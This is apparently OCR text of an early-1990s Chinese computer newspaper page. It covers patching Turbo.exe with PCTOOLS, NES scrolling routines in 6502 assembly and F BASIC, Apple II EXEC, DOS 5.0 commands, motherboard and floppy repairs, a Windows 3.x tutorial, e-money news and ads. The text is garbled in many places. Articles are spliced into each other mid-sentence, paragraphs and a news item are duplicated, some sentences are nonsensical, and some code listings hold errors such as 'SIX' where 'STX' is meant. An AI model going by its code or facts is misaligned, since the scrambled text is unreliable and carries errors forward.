用户常用汇编编辑器, 屏幕编辑 WORDSTAR 使用 PCTOOLS 作为编辑的编辑器, 但由这些编辑器程序本身为汇编语言设计的, 所以在编辑时都有各自不同的格式, 并且又都有相应的数据语言, 给不熟悉汇编语言的用户带来了许多困难.

- 1) Turbo.exe 选项的改进
2) PCTOOLS 启动 PCTOOLS
3) F10 切换驱动器
4) A 指定驱动器, 回车
5) F4 移动光标, 选中文件 Turbo.exe
6) F6 进入查找状态
7) Pascal 输入要查找的字符串 Pascal, 回车
8) E 进入编辑状态
9) F1 切换到 ASCII 码
10) Masm 用 "Masm" 替换 "Pascal"
11) F5 更新操作, 按任意键
12) G 解除查找
13) 重复 (7)-(12) 附加点按
14) 重复 (7)-(12) 附加 "Pascal"
15) ESC F5 Y 退出 PCTOOLS

至此便完成了对文件的修改, 得到了汇编语言的编辑器, 同样, 还可以通过修改文件 Turbo.exe 变成汇编语言的集成开发环境, 但这里面的过程比较复杂, 有兴趣的读者可自行修改, 这里给出一个简单的例子: A>copy con TASM.bat TURBO %1.asm MASM %1.asm LINK %1.asm %2

三、汇编编辑器的运行 A>TASM XXX.ASM 这样经过编辑、汇编、连接后可得到 .exe 文件, 使用十分方便. 河南 曹家川 范春林

电脑游戏机编程技巧 (十三)

4. 画面的连接位移
在任天堂游戏中，画面的位移操作多数是以点为单位的连接位移。如《碰碰车》游戏是连接的横向循环位移、《拆屋工》是连接的纵向往复位移、《淘金者》则是连接的纵、横向往复位移，而大多数精彩的游戏如《魂斗罗》、《双截龙》等则是连接纵向往复或上下往复等，归纳起来可把画面的连接位移分为一般位移、往复位移、循环位移三大类（还有一种特殊位移叫画面分割位移，如《大赛车》中把画面横向分割为三部分；上部分提示

EXEC是APPLE II DOS系统中的—个既特殊又有用的命令，了解和掌握它，就会对你计算机操作及编程带来很大帮助。

现介绍其特点：
一、由EXEC打开的文件不能关闭，只有它的全部信息输入内存后才会自行关闭。
二、任何时候都只有一个EXEC打开一个文件，如EXEC中又有一个EXEC，则第一个EXEC打开的文件被关闭，由第二个EXEC打开另一个文件。
三、EXEC文件中若有RUN命令，EXEC命令会等待RUN运行完，再执行EXEC文件中的下一个命令。
四、在用EXEC执行的程序中若有INPUT语句，则输入从EXEC命令文件的下一个字节段是一条立即执行的DOS命令而不是程序行，那条命令不会出现回显。
五、EXEC命令允许R+选项，它是一个绝对记录位置。
六、EXEC命令不会被CTRL-C中止。
南京理工大学 李吉

有EXEC，则第一个EXEC打开的文件被关闭，由第二个EXEC打开另一个文件。
三、EXEC文件中若有RUN命令，EXEC命令会等待RUN运行完，再执行EXEC文件中的下一个命令。
四、在用EXEC执行的程序中若有INPUT语句，则输入从EXEC命令文件的下一个字节段是一条立即执行的DOS命令而不是程序行，那条命令不会出现回显。
五、EXEC命令允许R+选项，它是一个绝对记录位置。
六、EXEC命令不会被CTRL-C中止。
南京理工大学 李吉

栏不动；中部远山横向循环位移；下部公路则纵向扭曲，再如《霹雳神兵》中把关头画面横向分割为两部分，上部纵向滚动，下部不动。由于这种位移操作较复杂，故本暂不介绍。下面分别讨论各类连接位移的实现方法。

(1) 一般位移
仅以连续左移为例，由以上讨论可知，画面的横向位移是在00,10或01,11显示顶面间进行的，根据NO.3-1, NO.3-2我们很容易写出画面连续左移的实现程序。

```
NO.3-7
LDX # $00
LDY # $00
LEFT SIX $2005
STY $2005
JSR YAN SHI
INX
BNE LEFT
RTS
```

```
5 REM NO.3-8
LEFT MOVE
10 A=0
20 POKE 8197,A
30 POKE 8197,0
40 A=A+1,IF A=256 THEN PAUSE 1000
50 PAUSE 5
60 GOTO 20
```

由NO.3-7, NO.3-8可很容易写出画面连续左移、连续上、下、左、右、连续斜移的程序，留给读者练习。

(2) 往复位移
《淘金者》I代游戏中，按空格键后，可用方向键控制画面上、下、左右往复移动以观察游戏进程。这种位移的控制实质上就是一般位移中的左、右位移或上、下位移程序合并而实现的，程序见NO.8-9，（仅以横向往复位移为

```
例)
NO.3-9
LDX # $00
LDY # $00
LEFT SIX $2005
STY $2005
JSR YAN SHI
INX
BNE LEFT
DEX
RIGHT SIX $2005
STY $2005
JSR YAN SHI
DEX
BNE RIGHT
BEQ LEFT
```

```
对应的F BASIC程序如NO.3-10
5 REM NO.3-10
10 A=0
20 POKE 8197,A
30 POKE 8197,0
40 IF B=0
THEN A=A+1,IF A=256 THEN B=1
50 IF B=1
THEN A=A-1,IF A=0 THEN B=0
60 PAUSE 5
70 GOTO 20
```

运行程序就可看到画面先连续左移到背景10页；然后又连续右移到背景00页，如此不停地往复移动，直到按STOP键才停止位移。

为使画面的位移过程更直观，我们可以在执行程序前，把背景00,10页都写入内容，常用的写入方法是在程序中加一打印语句如
FOR I=0 TO 600:PRINT "A";NEXT
向00页写入字符图形，对于背景10页的写入，最简便的方法就是使用BG GRAPHIC（利用背景绘图）绘图用背景10页，绘图结束后返回F BASIC状态，加一条VIEW语句，再运行程序NO.3-10就可

清晰直观地观察画面的往复位移过程。

(3) 循环位移
画面的循环位移，包括画面横向连续、纵向连续、斜向连续，它的位移特点是，画面周而复始地循环移动，犹如画面构成了一个围绕圆心轴旋转，下面给出画面纵向循环滚动的程序，见NO.3-11（以画面循环上滚为例）

```
NO.3-11UP
LDX # $00
LDY # $00
STX $2005
STY $2005
JSR YAN SHI
INX
CPY # $FO
BNE UP
LDY # $00
BEQ UP
```

对应的F BASIC程序见NO.3-12。

```
5 REM NO.3-12UP
10 A=0
20 POKE 8197,0
30 POKE 8197,A
40 A=A+1,IF A=240 THEN A=0
50 PAUSE 2
60 GOTO 20
```

其它几种形式的循环位移程序，读者可比

照写出。
(4) 延时子程序简介

在以上介绍汇编语言位移程序中，均调用了延时子程序。延时子程序应该不难编写，但可能有的朋友编写的延时子程序要么延时量较小，要么程序量较大，使用效果不理想，下面给出一个延时量任意可调的通用延时子程序NO.3-13。

```
NO.3-13 YAN SHI
LDA # $a
STA $401
LDA # $b
STA $400
JSR nn
RTS
```

程序中a、b为延时参数，b为低位，a的取值与延时量PAUSE语句中的延时参数相同；a为延时参数的高位，a值的一个单位相当于PAUSE语句的256，故一般取a=0, b=2-6, "nn"为系统子程序入口地址，对于BS,2A版本的F BASIC系统nn=\$91B0,对于V3.10版本的F BASIC系统，nn=\$9731。使用YAN SHI子程序时，只要根据延时量的要求，对a、b赋以相应数值就可任意调整延时时间。

（未完待续）

山东 于基

1. 街头霸王 (9人或18人版) 各使绝招:

KEN和RYU元气功法: 顺序按下、下、前、A键(前、后指主角面向或背向对手的方向); 脚踢风腿法: 顺序按下、下、后、B键。(两人动作相似)

GUILE元气功法: 顺序按下、前、A键; 大力腿脚法: 顺序按下、上、B键即可。
CHUNLI腿脚法: 顺序按下、前、B键即可; 倒旋腿法: 顺序按下、斜倾45°、B键即可。

DHALLSIM吐火法: 顺序按下、下、前、A键; 斜冲切脚法: 顺序按下、前、A键即可。
BLANKA起电法: 顺序按下、A键; 转脚法: 顺序按下、前、B键; 重拳法: 顺序按下、前、A键。

LIOPAIR发方法: 同时按下前、A键。
MBISON虎爪法: 顺序按下、前、A键; 铲腿法: 顺序按下、B键。

VEGA滚打法: 顺序按下、前、A键即可。

2. 魔术师玛玛
这是魔术师玛玛生之后的又一智力型游戏。魔术师玛玛的右手托一个托盘，游戏者操纵玛玛移动和调换两个托盘上方落下的彩物与下方相同即可消掉，但上下两盘合上可孵出玛玛一个。单人玩时消掉全部彩物即进下一关；双人玩时消掉完完为止，反之亦然。

3. 替身武士
拖布的使用: 游戏开始时替身武士陶斯使用拳头打击敌人，抓到一把拖布后可用拖布击打敌人，抓到两把拖布时可以对射击子弹，抓到三把拖布时可以抛出拖布砸死敌人，而后返回到陶斯克的手中。

第二局密码: 3278
唐山 赵以松

DOS3.3至DOS5.0的扩充功能及其应用 (八)

W DOS5.0的其它增强命令
DOS5.0对过去版本中的许多命令进行了增强大约有20几处，其中也包括在4.0版中的十几个增强，现将有关的重要增强命令分述如下：
一、增多用途的DIR命令
格式: DIR [d:] [path] [filename] [A; [+attributes] [/L] [/B] [/O; [-] /sortorder] [/P] [/S] [/W]

其中新增开关 /A, /B, /L, /O, /S的意义如下: 开关 /A, /L [-] attributes 指出显示那些具有 attributes 属性的文件; 若 attributes 未给出，则显示所有文件的目录，包括系统和隐含文件在内; 而 attributes 可以取下列属性的任意组合：
A 显示只读文件; D 显示目录名;
H 显示隐含文件名; R 显示只读文件名;
S 显示系统文件名; 1 显示非 attributes 之文件; 开关 /B 只显示文件名和目录名等信息，而无卷标以及后面的统计信息，并使开关 /W 自动失效;

开关 /L 用小写字母显示未经排序的文件名和目录名
开关 /S 显示指定的目录中以及所有它的子目录的文件名和目录名。
开关 /O, /Sortorder 指定DOS显示文件名和目录名的顺序，若省略则按它们在目录中出现的顺序进行显示，若无 Sortorder 则按字典序先显示目录名，后显示文件名，Sortorder 可取下列值的任意组合，但不能在其间使用空格：
-按Sortorder中相反的顺序显示
D按日期和时间排序，早者在先
E按扩展名的字母顺序排序
G目录在文件之前显示
N按文件名的字母顺序排序
S按文件大小排序，小的在先

此外，DOS5.0允许预设置 dir 参数和开关，方法是利用 SET 命令设置 DIRCMD 环境变量，例如 SET DIRCMD = /A/O/N/P 之后，输入 DIR 时，实际上执行: DIR /A/O/N/P, 在 SETDIRCMD 命令中可以使用 DIR 参数和开关的任何合法组合，但设定的是希望生效的控制开关，而不是 DIR 命令本身。

二、安全合理的FORMAT命令
格式: FORMAT d: [/1] [/4]

[/8] [/B] [/Q] [/N, xx] [/T, yy] [/V, label] [/U] [/F, size] [/S] 其中新增开关 /Q, /V, /U, /F 的意义如下:

/Q 执行快速格式化，只清除文件分配表和根目录区，释放所有的空闲空间，而不检查坏扇区；

/V label 提醒输入卷标以使给格式化好了的盘加上卷标(不多于11个字符)；

/U 指对软盘或硬盘进行绝对格式化，即破坏已在磁盘上的任何数据，并防止以后被格式化磁盘(用UNFORMAT)。

/F, size 指定要格式化的规格，它可以有效地忽略控制开关 /1, /4, /8, /N, /U 的设置，其中 size 可以取下列值之一：
160, 160K, 160KB 即 160KB 单面 5.25英寸软盘
180, 180K, 180KB 即 180KB 单面 5.25英寸软盘
320, 320K, 320KB 即 320KB 双面 5.25英寸软盘
360, 360K, 360KB 即 360KB 双面 5.25英寸软盘
1200, 1200K, 1200KB, 1.2, 1.2M, 1.2MB 即 1.2MB 双面 5.25英寸软盘
1440, 1440K, 1440KB, 1.44, 1.44M, 1.44MB 即 1.44MB 双面 3.5英寸软盘
2880, 2880K, 2880KB, 2.88, 2.88M, 2.88MB 即 1.88MB 双面 3.5英寸软盘

说明: DOS5.0的FORMAT命令提供了若干层的保护措施，以防意外格式化硬盘而破坏其上数据，这些措施是: 对有卷标的硬盘格式化时要回答如下的卷标提问:
Enter Current Volume label for drive C:
若按回车就取消格式化操作; 若卷标回答正确，则出现第二次警告用户:
WARNING! ALL DATA ON NON-REMOVABLE DISK DRIVE C: WILL BE LOST!
Proceed with Format???
键入 N 则放弃格式化; 键入 Y 则继续进行。这样即把格式化了; 若没按开关 /U 进行格式化还可以用 UNFORMAT 命令恢复盘上数据。

四川大学 唐启东

运行速度明显受挫

(1) Cache disable

2. 屏幕出现: Cant enable Cache. (1) SRAM (静态存储器) 坏, (2) 有关印制线路出问题。

3. 自检之后，不进系统。(1) TAG芯片没插好, (2) U32, U38坏

4. 自检时屏幕显示201或文字显示存储器错。(1) DAM控制器条有坏的。

BD386-33C主机常见故障及分析解决方法

三声。(1) 前64K存储器坏(换内存条)。(2) Parity error 奇偶校验错。

(1) 存储器上MPO-MP3有坏的。(2) 能读软盘，不能读硬盘(硬盘、多功能卡是好的)。(1) 检查U10 (SD8-SD15)。(2) 检查U30 扩展控制信号IORD, DIOE。

8. 能读软盘，不能读硬盘(硬盘、多功能卡是好的)。(1) 检查IOW。(2) 检查36芯插板的引线。

9. XENIX 环境下，被键盘锁死。(1) 在8042芯片的Pin6-7脚加一个10000P的电容。

10. 无设置。(1) 电池漏电。

(2) D14 / D15 断开, (3) Q1, Q2 坏, (4) C26, C27, C29 短路或漏电。

(5) 206线, (11) Y1 32 768KHz的晶体工作不稳。

12. 时间不走, (1) Y1, U3 坏。

13. 软盘、硬盘、串、并口工作不正常。(1) 中断是否正常, (2) 对软盘而言，看DMA工作是否正常, (3) 对串口，检查±12V电压是否

正常。(4) 清除磁头。

14. 开机屏幕不显示。(1) IORDY死, 为低电平。

15. 开机屏幕不显示，喇叭响六声。(1) 键盘控制器有问题。

16. 开机屏幕不显示，喇叭响八声。(1) 显示卡工作不正常。

17. 软盘、硬盘有时工作不正常。(1) 开关电源提供+12V电压不稳，造成转速不稳。

18. 并口故障，打印数据不对。(1) 检查数据线及相关的滤波电容, (2) 不打印，控制信号和状态有故障。

四川 卢佩

300天可省一台打印机
清华大学科学馆 邮编 100084
电话 2594866
SXKD系列打印机共享器 联系人 魏宝英
打印机+共享器=打印机+打印机

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子所办公室 主编:刘锦德 副主编:唐敏
国内统一刊号:CN51-0106 订网代号:61-74 地址:成都市金河街75号 邮政编码:610015

挟「标准」以令天下 屈至尊而制六合

“三汇标准汉字系统”是北京汇江公司的开发者在不懈的努力下设计并开发出来的一代高性能汉字系统。它的出现解决了国内现有汉字系统不能上网、与西文软件不能兼容等一系列问题。迅速缩短了中西文软件之间开发和应用程序水平的差距,为汉字处理提供了一个高性能、开放式的平台。

自“天汇”推出以来,全国各地已拥有近三万的合法用户,在目前众多的汉字系统家族中一枝独秀,它靠的是什么?北京汇江公司的总经理沈江告诉笔者,“人造‘花帽’狂卖,我以‘标准’做文章”。现在一些汉字系统为了争取用户,竞相开发出许多花花绿绿的功能,虽然这些“创造性的自成体系”的花哨功能,从局部看可能相当水平,但整体却导致了这些系统与西文DOS不完全兼容,削弱了DOS的功能,而“天汇”却摒弃了这些汉字系统的失速之处,始终不渝地坚持“完全的DOS”的规范,强调自身与DOS百分之百的兼容性,其具体做法是在西文DOS与中文系统之间设置了一个“透明的外壳”,让其对中文进行自动过滤,因此无论DOS怎样升级,而“天汇”的用户却始终能与最新的DOS西文版同步前进。

在天汇汉字环境中,绝大部分西文最新软件,无需汉化或作任何修改,都可以在单台电脑或计算机网络直接运行,进行中文信息处理,实现异地远程通信(与波特率大小无关),使汉字系统支撑的软件得以自如地随着国外软件版本的升级而同步发展,真正做到了“如影随形”,使中文的应用与世界同步。“天汇标准汉字系统”最小占用 0KB 基本内存,根据 EMS 和 XMS 标准规范使用扩展内存,为运行大型软件提供了条件;“天汇”自动识别 VGA、EGA、 Hercules、CGA、TVGA、Super VGA、CVGA 等,支持图文叠加,高速多策略智能滚屏,屏幕刷新极快,超过其它汉字系统,可与西文屏媲美,而且“天汇”的界面与西文界面极为相近,无明显显示系统的痕迹;“天汇”能适应于从 286 至 486,从兼容机到名牌机的各种档次,各种品牌的机型,而且可按 DOS 标准充分利用高档机的硬件资源;“天汇”独占中盘,具有热备份功能,避免与应用软件热盘冲突;此外,系统最的排版打印,256 点阵的高质量的矢量字库,支持八种字体的无级倍缩输出,不仅支持 24 针针打、喷墨、激光,还支持 9 针打印机无级字库,很多用户说:“天汇”采用了各种最新的软件技术,是目前国内最成熟完善的汉字系统!做万千里目,更上一层楼。“天汇”虽然完美了,但“天汇”的开发者们没有懈怠,他们正致力于“天汇”的更深层次的开发工作,为用户将不断提供尽善尽美的汉字系统,北京汇江公司先后把“天汇标准汉字系统”推向北京、上海、南京、成都等地电脑市场,作为“天汇”的四川地区总代理,电子科技大学天汇技术,开发公司也积极地把“天汇”送入用户手中,使用户拥有一个高性能的汉字平台!

软件介绍

★编号: 981008
名称: 高级矢量汉字处理模块
作者: 吴家富
主要功能: 本模块是专供 C、C++ 以及速通 C 参数传递规则的编译系统使用的函数库。使用方法与 C 标准库函数方法相同。它含有:
①可以转换成显示格式或打印格式的最大为 1024×1024 点阵的汉字;
②在转换的同时还可进行反白、灰度、中空、立体、上下、左右、左右旋转等操作;③可转换为指定宽度的矢量信息,尺寸不受限制;④可以创建专用矢量字库(256×256 精度),专库专用,减少选择

★软件交流
敬收单位:《软件报》编辑部
技术支持:武昌八一路 24 号 吴家富 邮政编码:430072
★编号: 931009
名称: 全汉化 PCTOOLS Ver.6.0 作者: 朱长真
功能简介: PCTOOLS 是比较流行的工具软件,目前汉化版本较低,且汉化后由于对程序改动较大(主要是显示部分),因此显示速度很慢,不太实用。本系统就是对全部显示信息进行汉化未改动程序,保持了软件的原有特性,并利用最先进的压缩软件进行压缩。软件长度不足 100K,是广大电脑操作者的必备工具。
运行环境: IBM PC/XT, 286, 386, 486 及兼容机,配有直接写原功能的汉字系统(如 WMDOS V6.0, GMDOS, LSC V1.0 等)。
转让形式: 高价盘一张或低价盘三张(包括免费赠送的更新全字库码字汉字系统 WMDOS V6.0),软件不加密可任意拷贝。
转让价格: 60 元/套。
敬收单位:《软件报》编辑部。

软件加密狗王

DOS & WINDOWS, 外插于打印口, 固化 ID 号, 120 字节写缓冲, 对执行文件、源文件加密、自毁功能

电话: 0755-3361217 3326664 零售: 220 元
深圳未来电子科技有限公司 (深圳技术大厦 310 室 518031)

天汇标准汉字系统

——举重若轻 游刃有余

北京汇江新技术实业发展有限公司 天汇汉字支持中心四川地区总代理
电子科技大学天汇技术开发公司
电话: (028) 333312-2587 邮编: 610054
传真: (028) 186-20557, 10879
地址: 电子科技大学十二区院内

新加坡制订通用计算机法令开始生效, 据新加坡《联合早报》报道, 在这项法令下, 非法侵入别人计算机系统, 未经授权而使用别人计算机系统, 非法侵入程序或数据, 或未经授权而窥探者, 都会被判罪, 并规定了对应的刑罚。
为了确定该法, 警方人员可以在没有逮捕令的情况下, 逮捕任何涉嫌犯罪。负责调查计算机罪案的是刑事调查局商业罪案调查组。
日本松下推出内含只读光盘机的新软件, 记入个人计算机, 只读光盘机, 彩色液晶显示屏, 且可使用光盘机。
因在日本、北美、英国和欧洲, 每月在不同, 每个价格在 100 万日元。
元, 日本开发识别声音的计算机, 日本电话电话, (3) 公司发明可识别声音的计算机, 日本电话电话, 连本人的录音带能分别出来, 准确率高达 90%。
一种新型电刷(未定名) 阿达公司最近开发出一种新型电刷, 可在复印机上使用, 使人们不用更换任何电刷, 便能享受复印机的便利。
一种新型电刷(未定名) 阿达公司最近开发出一种新型电刷, 可在复印机上使用, 使人们不用更换任何电刷, 便能享受复印机的便利。
一种新型电刷(未定名) 阿达公司最近开发出一种新型电刷, 可在复印机上使用, 使人们不用更换任何电刷, 便能享受复印机的便利。

正在崛起的电子货币

由中软总公司与中国工商银行总行联合研制、合作研制的我国第一个电子货币流通系统, 在武汉市开通运转已有半年了。电子货币以其高效、快捷、方便、安全的特点, 很快便赢得了银行和职工用户各方广泛的欢迎和青睐。

电子货币是我国正在实施的“金卡”工程的重要组成部分, 是以电子信息传输方式代替传统的货币流通方式。电子货币流通系统, 是实现和执行电子货币的应用系统。它是电子计算机、网络通信、数据库、电子自动化金融机具和商业机具为支撑, 把电子自动化银行、自动化商场和企业事业单位职工工资电子代发系统联结起来, 以电子信用卡为凭证, 以电子信息传输的方式取代传统的货币流通。这是近年来, 发达国家在金融现代化领域中普遍采用的较为先进的流通手段。采用电子货币能够加快社会货币的流通速度, 减少在途货币的滞留时间, 减轻因发放职工工资所需大量货币周转而给银行带来的压力。使用电子货币的方便、安全, 以及特职工和银行双方都带来经济效益等优点, 使其迅速发展, 风靡世界各国的金融界。

近年来, 我国随着改革开放大潮的涌动, 社会主义市场经济蓬勃发展, 商品流通数量剧增, 社会上出现了越来越多的货币沉淀和长期滞留现象, 因而迫使国家银行不得不发行越来越多的货币, 影响正常的金融秩序, 造成不正常的金融混乱。这种情况, 伴随着“金卡”工程的实施, 电子货币的应用和推广, 必将逐步地得到缓解和改变。同时, 还必须有效地吸引大量的社会闲散资金, 加快社会资金周转速度, 提高商业和金融部门的经济效益, 促使我国的金融管理更趋科学和现代化。

电子货币流通系统起步于 1991 年, 由中软总公司、中国工商银行总行、辽宁省、鞍山市工商银行等单位联合行动, 投资 1400 多万元, 经过一年多的艰苦奋战, 于 1992 年 9 月, 鞍山市工商银行系统中 30 台电子计算机联网成功, 实现了全市储蓄通存通兑, 在银行和商场共设立近 20 个

台自动取款机(ATM), 到 1992 年 12 月, 在鞍山市、市政府、铁岭、抚顺地区银行等 20 多家企事业单位, 发行储蓄和消费相结合的电子信用卡数万张, 在年销售额 5000 万元至 1 亿元的几家大型商场——抚顺贸易公司、人民商场、百货大楼, 实现了进、销、存电子收帐结帐的计算机管理, 并 POS 银行自动授权系统(自动授权终端), 使用电子信用卡消费过程中的收、压、扣、划到终端显示授权结果, 其时间只需 10 多秒钟, 是人工电话授权时间的 1/200, 并能有效地防止非法支付和恶意透支等漏洞, 有力地促进流动资金快速周转, 提高效率, 与此同时, 系统的开发还完成了三个计算机和网络系统, 使两个新型业务管理系统, 随着一期工程的完成, 使鞍山成为把工代发系统、电子自动银行和电子消费商场三位一体联接起来的国内首家电子货币流通系统。日本著名的东京电器公司和东北贸易公司的决策者们, 在参观了鞍山电子货币流通系统之后, 十分钦佩地说:“日本到这个水平走了 20 年的路, 没想到中国‘一步到位’。”

在鞍山电子货币流通系统诞生的影响, 带动和影响下, 国内许多城市也风起而效, 纷纷上马, 近期还将有佳木斯、沙市、德阳、吉林、延边等城市陆续开通电子货币流通系统。我们深信, 在我国社会主义市场经济日新月异飞速发展的过程中, 电子货币有如东方初升的太阳, 在广袤神州大地上冉冉升起, 在现代化进程的进程中, 必将放射出耀眼光芒, 哪? 子日。

▲免费向金融系统 CCD 普及 (本系统) 北京汇江技术公司, 为普及推广计算机用户, 特将 CCD3.0 软件作无偿向金融系统服务。
只要带上一张 360K 软盘, 到北京海淀区中关村 48 号即可免费拷贝。
▲天汇标准汉字系统进军四川市场 (本系统) 北京汇江公司研制的“天汇标准汉字系统”, 解决了目前国内汉字不能上网、与西文软件不兼容等一系列问题, 缩短了中西文软件之间开发和应用程序水平的差距, 为汉字处理提供了一个高性能、开放式的平台, 北京汇江公司为了更好地为四川地区用户服务, 特委托成都电子科技大学天汇技术公司作为四川地区总代理, 并于日前在成都向有关用户赠送“天汇标准汉字系统”。

▲电脑审计软件在沪问世 上海海运管理局与武警部队研究所共同开发成功《计算机审计软件》, 日前在上海通过了交通部主持的鉴定, 经专家用户长期使用之后, 认为该软件是目前国内较为理想的电脑审计软件。
▲FOXBASE 数据库以图形软件包推向市场 南海岸公司开发用于微机上的 FOXBASE 数据库的图形软件包——CS-TOOL 1.0 版, 不仅保留了 FOXBASE 原有功能, 而且能支持多种打印机和鼠标器(打印、中心)。
▲上海开展台湾科技现状暨台湾建立数据库 为推动海峡两岸科技交流, 做好《台湾科技现状》, 上海市科委组织了有关部门开展了“台湾科技现状”调查, 通过近两年来了解台湾科技现状, 科技人物和科技政策发展的情况, 提供了领导决策的富有建设性的意见, 在对台湾科技现状的研究、推广与西商处于国内领先地位。(高林)

短讯

明星系列软件
中国锁 增强加密软件
光明明星电脑公司 明星电脑北京办事处
地址: 北京海淀区中关村 30 号 地址: 北京海淀区中关村 30 号
电话: 0877-616874 邮编: 480001 电话: 010-65323870 联系人: 朱小姐

中国锁

增强加密软件

光明明星电脑公司 明星电脑北京办事处
地址: 北京海淀区中关村 30 号 地址: 北京海淀区中关村 30 号
电话: 0877-616874 邮编: 480001 电话: 010-65323870 联系人: 朱小姐

例1. 开机不能自动启动, 灯一直亮, 但不读盘。

分析与维修: 怀疑无索引脉冲, 用万用表测量穿孔处的发光二极管是好的 (正向有一定的内阻, 蓝光二极管也是好的 (有较大的内阻), 当用手电照此二极管时, 其内阻却不能减少, 经细查发现光盘管上积满灰尘, 用棉花擦去灰尘, 重新启动机

IBM / PC软盘驱动器维修实例

恢复正常。例2. 开机启动时, 磁头不会退回回到零位, 而是只会前移到40道, 然后再后退一步就不动了。当磁盘安放不正确时, 很容易造成活动磁头簧片断裂, 此时必须小心地用六角扳手将磁头拆下, 若只断了一个支脚, 可用万能胶或电

烙铁将其对正好或焊好; 若两支支脚均断裂, 此时用万能胶不好粘, 可先将断裂处清除干净, 然后用烙铁来焊接。焊接时一定要小心, 不能碰坏磁头, 并且要对正、保证平整。处理完将磁头重新装好, 此时必须用一片完好的DOS盘来细心调整磁头位置, 直至能正常启动为止。

编 译 尚

一、格式化硬盘的起因 从其它单位借来一个金山CCDOS.1和优化的FOXBASE+2.1。当进入金山汉字后, 再引导FOXPLUS, 屏幕出现死锁, 用CTRL+ALT+DEL无法热启动, 用RESET启动后, 此时C:盘即不能引导。原来使用的DOS系统是DOS3.80, 硬盘为C:, D:, (D:为逻辑盘, 205柱)。由于C:盘不能引导, 重新按RESET启动, 改由A:盘启动, 自动完成后, 试图进入C:盘, 按A>C:<CR>即出现Invalid drive specification系统即不认C:盘, 用同样的方法, 键入A>D:<CR>也出现不认D:盘的情况, 此时, 无法进入硬盘, 只好重新对硬盘分区。二、处理方法及能用工具 用FDISK.COM, 盘盘DOS分区, 其中C:起始柱面为0, 结束柱面为770, 共771个柱面(DOS3.80能管理的最大柱面数, 与以前的划分相同)。D:为逻辑盘, 起始柱面为771, 结束柱面为976, 共205个柱面。

接下来可试一下最小化操作, 利用鼠标, 只需点击一下窗口的标题条右端的向下箭头——“最小化按钮”(minimize button), 利用键盘, 只需按Alt, 空格, N键, 窗口被缩小为一个“图标”, Windows会自动地将已最小化的应用程序图标放在屏幕底部, 从左边开始放起。应用程序被最小化后, 就会让它所占用的屏幕空间, 但此程序并没有退出, 它仍在运行。要想将已最小化的窗口恢复到初始位置和大小, 可用鼠标两次点击它的图标, 或者按Alt, 空格, R键。

(2) 移动窗口和改变窗口的尺寸

用鼠标来移动窗口时, 只需拖动它的标题条。即将鼠标指针放在标题条上的任意地方, 按下并拖拽鼠标按钮, 按照想要拖动窗口的方向移动鼠标, 然后再释放鼠标按钮, 窗口会随着鼠标的拖动而移动。

用键盘来移动窗口时, 首先按Alt, 空格, M键, 然后使用四个方向键中的任意键来移动窗口。当窗口到达了想要移动到的位置后, 按Enter键。要取消移动操作, 可在释放鼠标按钮之前或按Enter键之前按Esc键, 窗口仍保持在开始移动之前的位置。

可以使用与移动打开的窗口相同的办法来移动一个最小化的窗口。也就是说, 可以利用鼠标拖动它的图标, 或按Alt, 空格, M键, 然后再使用方向键, 来重新定位图标。

要改变窗口的尺寸, 只需向内或向外移动窗口的一条或多条边框。向内移动边框会缩小窗口, 向外移动边框会扩大窗口。

利用鼠标来改变窗口尺寸时, 应将鼠标指针放在想要调整的某条边上。鼠标指针分由一个单头的箭头变为双头的箭头。按下并拖拽鼠标的按钮, 按照需要移动此边框, 然后再释放按钮。

也可以一次移动相邻的两条边。方法是鼠标指针定位在这两条边交叉而形成的角上。

利用键盘来改变窗口的尺寸时, 可先按Alt, 空格, S键, 随后, 一个四头的指针会出现在窗口的中央。当使用四个方向键中的任意一个来移动指针, 移动方向应朝着你想要调整位置的某条边。到达此边后, 再使用方向键来调整此边。当对边的位置感到满意时, 按Enter键。

要取消改变尺寸的操作, 可在释放鼠标按钮或按Enter键以前, 按一下Esc键。

窗口。(3) 打开、切换、终止程序及退出Windows

从Program Manager里启动一个程序的通用过程如下: ①打开包含有想要运行程序图标的程序组窗口。如果组窗口已被最大化或最小化, 则应恢复它的窗口。②两次点击此图标; 或使用键盘上的方向键照亮此图标, 然后再按Enter键。

因为Windows是一个“多任务”的操作系统, 所以在工作台上可以同时运行多道程序。其中, 将Windows定义为当前正在使用的应用程序, 称为“前台应用程序”(foreground application)。它所位于的窗口称为“前台窗口”, “当前窗口”或“活动窗口”, 其它则为“后台应用程序”(background application)。

可以在不同的程序间切换, 使之变为前台应用程序。Windows提供的切换方法很简单, 大多数情况下, 最简单的办法就是将鼠标指向要激活的窗口, 然后点击鼠标按钮。也可以使用Alt-Tab键或Alt-Esc键, 还可以使用Task List(任务列表)。

使用Task List时, 先要激活它, 可按Ctrl-Esc, 或在工作台上任何地方(不能位于某个窗口内)两次点击鼠标。接下来可用鼠标点击想要切换进的应用程序名, 然后再点击Switch To按钮, 或者直接两次点击所要切换进的应用程序名。使用鼠标时, 先用光标键选取程序, 然后按Alt-S键。

利用Task List也可终止正在运行的应用程序, 方法是, 先调出Task List, 照亮要终止的应用程序名, 然后用鼠标点击End Task键或按Alt-S键。

也可以用鼠标两次点击窗口口的Control(控制)菜单图标来终止前台应用程序, 或按Alt-F4键来终止。要退出Windows, 返回到MS-DOS, 只需关闭Program Manager窗口, 所需的操作与上述相同。

三、菜单、命令和对话框

Windows环境下, Windows本身及各种应用程序, 都使用相同的控制手段, 这就是“菜单(menu)”、“命令(command)”和“对话框(dialog box)”。实际上在所有的Windows程序里, 典型的控制过程如下: 从“下拉式菜单(drop-down menu)”上选取某个命令, 即从应用程序窗口顶部的菜单中选取某一项。当程序在运行所选取的命令之前还要求其它的信息时, 它就会显示对话框——一个小的窗口, 其中的空白处可以让你填写内容, 或者让用户在一些预设的选项之间进行选择。

1. 菜单、命令选取方法 组成菜单系统的两个最主要元素就是“控制菜单(Control-menu)”和“菜单条(menu bar)”, Control菜单来自Control菜单图标, 它是标题条左边的一个虚线框。菜单条则是直接位于标题条下的含有命令单词的显示行。Control菜单(有时也称为System菜单), 提供了一组所有程序都通用的命令, 而菜单条上的命令则专门适用于此窗口内的应用程序, 并且菜单条

上的每个单词(菜单)都可打开形成一组相关的命令。例如, 应用程序的File菜单上就包含有用于打开及保存文件的命令, Edit菜单上则有改变文档内容的命令, 等等。

利用鼠标来访问菜单系统的方法是, 点击菜单条上所需的单词, 对于Control菜单, 则需用鼠标点击Control菜单图标。要从下拉的菜单上选取一条命令, 只需再一次用鼠标点击一下所需的命令。

